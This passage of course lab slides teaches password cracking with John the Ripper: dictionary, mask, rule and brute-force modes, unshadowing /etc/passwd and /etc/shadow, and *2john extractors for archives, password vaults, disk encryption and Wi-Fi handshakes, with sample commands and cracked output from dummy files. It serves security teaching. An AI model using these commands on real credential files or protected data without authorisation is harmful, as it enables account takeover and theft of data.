   - Unix, MacOS: `john --show-formats | grep -i <HASH_TYPE>`
   - Windows: `john --show-formats | findstr /I <HASH_TYPE>`

4. **Then, we save the hash to a text file**
   - With any notepad
   - Or from terminal: `echo 078bbb4bf0f7117fb131ec45f15b5b87 > hashes.txt`

Using John for a dictionary attacks (wordlists)

5. We choose a dictionary
   - We use the `xato-net-10-million-passwords-100000.txt wordlist`, that you can find in the lab material

6. Now, we can start cracking

```
john --format=Raw-MD5 --fork=4 --wordlist=xato-net-10-million-passwords-100000.txt hashes.txt
```

7. When John ended cracking

```
john --show -format=Raw-MD5 hashes.txt
```

- John saves cracked passwords in a database, so that you don't have to crack them twice
  - Linux: `/etc/john/john.pot` or `~/.john/john.pot`
  - Windows: `C:\ProgramData\JohnTheRipper\john.pot`

Advanced dictionary attacks (hybrid wordlists)

- **Obviously, not all passwords are contained in word lists: chances are that, after trying several dictionaries, your target password remains uncracked**
- However, passwords are often recycled with an incremental number, a different special character, etc.
  - `iloveyou, iloveyou2, iloveyou!, iloveyou?`
- **Word lists can be used as a starting point and extended with templates**
  - Every dictionary includes `iloveyou`
  - You can extend it with John's `--mask` option
    - `--mask='?w?d'` to append a digit in `[0,9]` to each word of the list
    - `--mask='?w?s'` to append a special character in `!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~`
    - `--mask='?w?l'` to append lowercase characters in `[a, z]`
    - `--mask='?w?u'` to append uppercase characters in `[A, Z]`

```
john --format=Raw-MD5 --wordlist=my_wlist.txt --mask='?w?s' my_hash.txt
```

Advanced dictionary attacks: rules

- JtR allows to create custom rules for teaching the tool how **to dynamically generate potential passwords**
- It takes passwords from the supplied wordlist and modifies or mangles them in interesting ways. To show the available rules use the command:

```
john --list=rules
```

- To apply a rule use the command:

```
john --format=<HASH_FORMAT> --rule=<RULE_NAME> --wordlist=<FILE> <HASHES_FILE>
```

- If you are not satisfied with the built-in rules, **you can also define your own custom rules** by manually editing John configuration file *john.conf*
  - For example:

```
[List.Rules:Reverse]
:
r
```

```
[List.Rules:CapFirstAddNum]
cAz"[0-9]"
```



https://akimbocore.com/article/custom-rules-for-john-the-ripper/


r	Reverse
c	Capitalize
A	Append
z"[0-9]"	A digit

Using John for bruteforce attacks (aka `--incremental`)

- **John obviously allows to carry out a bruteforce attack**, which is called *incremental mode*
  - It tries every possible combination of characters, but intelligently prioritized based on frequency models and length, increasing in complexity *incrementally*
    - Start with short passwords (e.g., 1-3 characters)
    - Try longer ones
    - Build each next candidate incrementally, character by character

- Even if highly optimized, **bruteforce requires time**



- To launch the attack, use this command:

```
john --incremental:<MODE> --format=<FORMAT> <TO_BE_CRACKED_FILE>
```

```
john --incremental:Alnum --format=Raw-MD5 hashes.txt
```

Using John for bruteforce attacks (aka `--incremental`)

- Available modes:

```
john --list=inc-modes
```

Mode Name	Description
ASCII	All printable ASCII characters
Digits	Numeric-only passwords (0–9)
Alnum	Letters and numbers (a–zA–Z0–9)
Alpha	Letters only (a–zA–Z)
LanMan	Legacy LANMAN charset (Windows NT)
LowerNum	Lowercase + digits (a–z0–9)
UpperNum	Uppercase + digits (A–Z0–9)

John the Ripper includes an incremental mode called LanMan, optimized for cracking LanMan hashes by:

- Restricting to uppercase letters and basic symbols
- Enforcing max 14-char length
- Exploiting the split-hash vulnerability
- LanMan is obsolete and insecure, but some older systems or legacy databases still use it.

Benchmarking John

- The `--test` option runs a benchmark of John's cracking engine for each supported hash format
  - Measures cracking speed (in crypts per second — c/s) for each format
  - Tests how efficiently John uses your CPU and SIMD instructions (e.g., AVX, NEON)
  - Benchmarks only the cracking engine, not wordlists or rules
  - Typically runs each test for about 5 seconds by default

- Why it's useful?
  - You can see how fast your system cracks different hash types. This helps you compare systems (e.g., laptop vs server) or spot misconfigurations (e.g., SIMD not enabled)
  - Hardware verification
  - **It's also a practical demonstration of hashing algorithm complexity and their brute-force resistance:**


```
john --test --format=Raw-MD5

Benchmarking: Raw-MD5 [MD5 128/128 ASIMD
4x2]... DONE
Raw:    18401K c/s real, 18401K c/s virtual
```

```
john --test --format=bcrypt

Benchmarking: bcrypt ("$2a$05", 32 iterations)
[Blowfish 32/64 X2]... DONE
Raw:    998 c/s real, 998 c/s virtual
```

Cracking UNIX password hashes

Cracking UNIX passwords: /etc/passwd


The `/etc/passwd` file is a plain-text database housing fundamental user information. Each line in the file represents a user account and is divided into fields separated by colons (:)





```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
u1234:x:1001:1001:John Doe:/home/u1234:/bin/bash
u5678:x:1002:1002:Jane Smith:/home/u5678:/bin/zsh
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Cracking UNIX passwords: /etc/shadow

For heightened security, critical user authentication information, particularly hashed passwords, resides in the `/etc/shadow` file, **accessible exclusively to privileged users**.






```
root:$6$abcdefg$abcdefghij1234567890abcdefghi/:19000:0:99999:7:::
daemon:*:19000:0:99999:7:::
bin:*:19000:0:99999:7:::
sys:*:19000:0:99999:7:::
sync:*:19000:0:99999:7:::
games:*:19000:0:99999:7:::
man:*:19000:0:99999:7:::
lp:*:19000:0:99999:7:::
mail:*:19000:0:99999:7:::
news:*:19000:0:99999:7:::
u1234:$6$xyz12345$abcdefghij1234567890abcdefghi/:19000:0:99999:7:::
u5678:$6$pqr67890$mnopqrstuvwx1234567890yzabcd/:19000:0:99999:7:::
nobody:*:19000:0:99999:7:::
```

Cracking UNIX passwords

- The **unshadow** tool from John the Ripper **is used to combine the information** from the `/etc/passwd` and `/etc/shadow` files into a single file that contains both user account details and password hashes

```
unshadow passwd shadow > unshadowed.txt
```

```
john --format=md5crypt --wordlist=rockyou.txt unshadowed.txt

john --show --format=crypt unshadowed.txt
```

- Try using the dummy `/etc/passwd` and `/etc/shadow` files included in John's directory of lab materials

```
Loaded 10 password hashes with 10 different salts (md5crypt, crypt(3) $1$ (and
variants) [MD5 128/128 ASIMD 4x2])
Press 'q' or Ctrl-C to abort, almost any other key for status

123456           (DishonestHovel44)
password         (InsubstantialComplex83)
1qaz2wsx         (NocturnalSubset11)
admin            (QuizzicalXylophone79)
july1992         (SoftNightlight28)
Password1!       (KnottyIntelligence48)
```

Cracking password protected files

Cracking password-protected files

- Did you forget the password of your *precious megazip music folder*? Then you are in luck, because
- **John works with password protected ZIP files or Excel spreadsheets**
  - First, extract the hashed password and encryption metadata from the target file using the bundled commands `zip2john`, `office2john`, `pdf2john` etc.
    - This step simply prepares the data in a format that John can handle
  - Then, crack it as usual


Check exercise in `offline/3-Using_John_applications`


Most used *2john utilities

- Here's a list of common *2john utilities included with **John the Ripper Jumbo**. These are used to extract hash-like representations from various file types so they can be cracked by john.

Tool	Purpose
`zip2john`	Extracts password hash from ZIP files
`rar2john`	Extracts hash from RAR (v3 and v5) archives
`7z2john`	Extracts hash from 7-Zip archives
`pdf2john.pl`	Extracts hash from PDF files (Perl script)
`office2john.py`	Extracts hashes from MS Office 97–2013+ docs
`keepass2john`	Extracts hashes from KeePass 1.x/2.x databases
`hccap2john`	Converts .hccap (WPA/WPA2 handshake) to crackable form
`bitlocker2john`	Extracts info from BitLocker-encrypted volumes
`dmg2john`	Apple DMG file hash extractor
`gpg2john`	Extracts protected data from GnuPG/PGP keyrings
`lastpass2john.py`	Extracts data from LastPass exported vaults
`krb5tgs2john.py`	Cracks Kerberos TGS-REP hashes
`openssl2john`	Extracts from OpenSSL-encrypted private keys/certs
`truecrypt2john`	Extracts from TrueCrypt and VeraCrypt volumes
`wpapcap2john`	WPA/WPA2 handshake from .pcap files
`vncpcap2john.py`	Extracts VNC authentication info from .pcap files
`pfx2john`	Extracts from PFX/PKCS12 files (used in certificates)
`androidbackup2john`	Extracts from Android backup files (`.ab`)


John has a graphical interface called Johnny

- Johnny is a **graphical user interface (GUI) for John the Ripper**, designed to simplify password cracking tasks for users through an accessible visual interface
  - Johnny looks and performs good on all major desktop platforms



John has a graphical interface called Johnny


- Johnny is a **graphical user interface (GUI) for John the Ripper**, designed to simplify password cracking tasks for users through an accessible visual interface
  - Johnny looks and performs good on all major desktop platforms



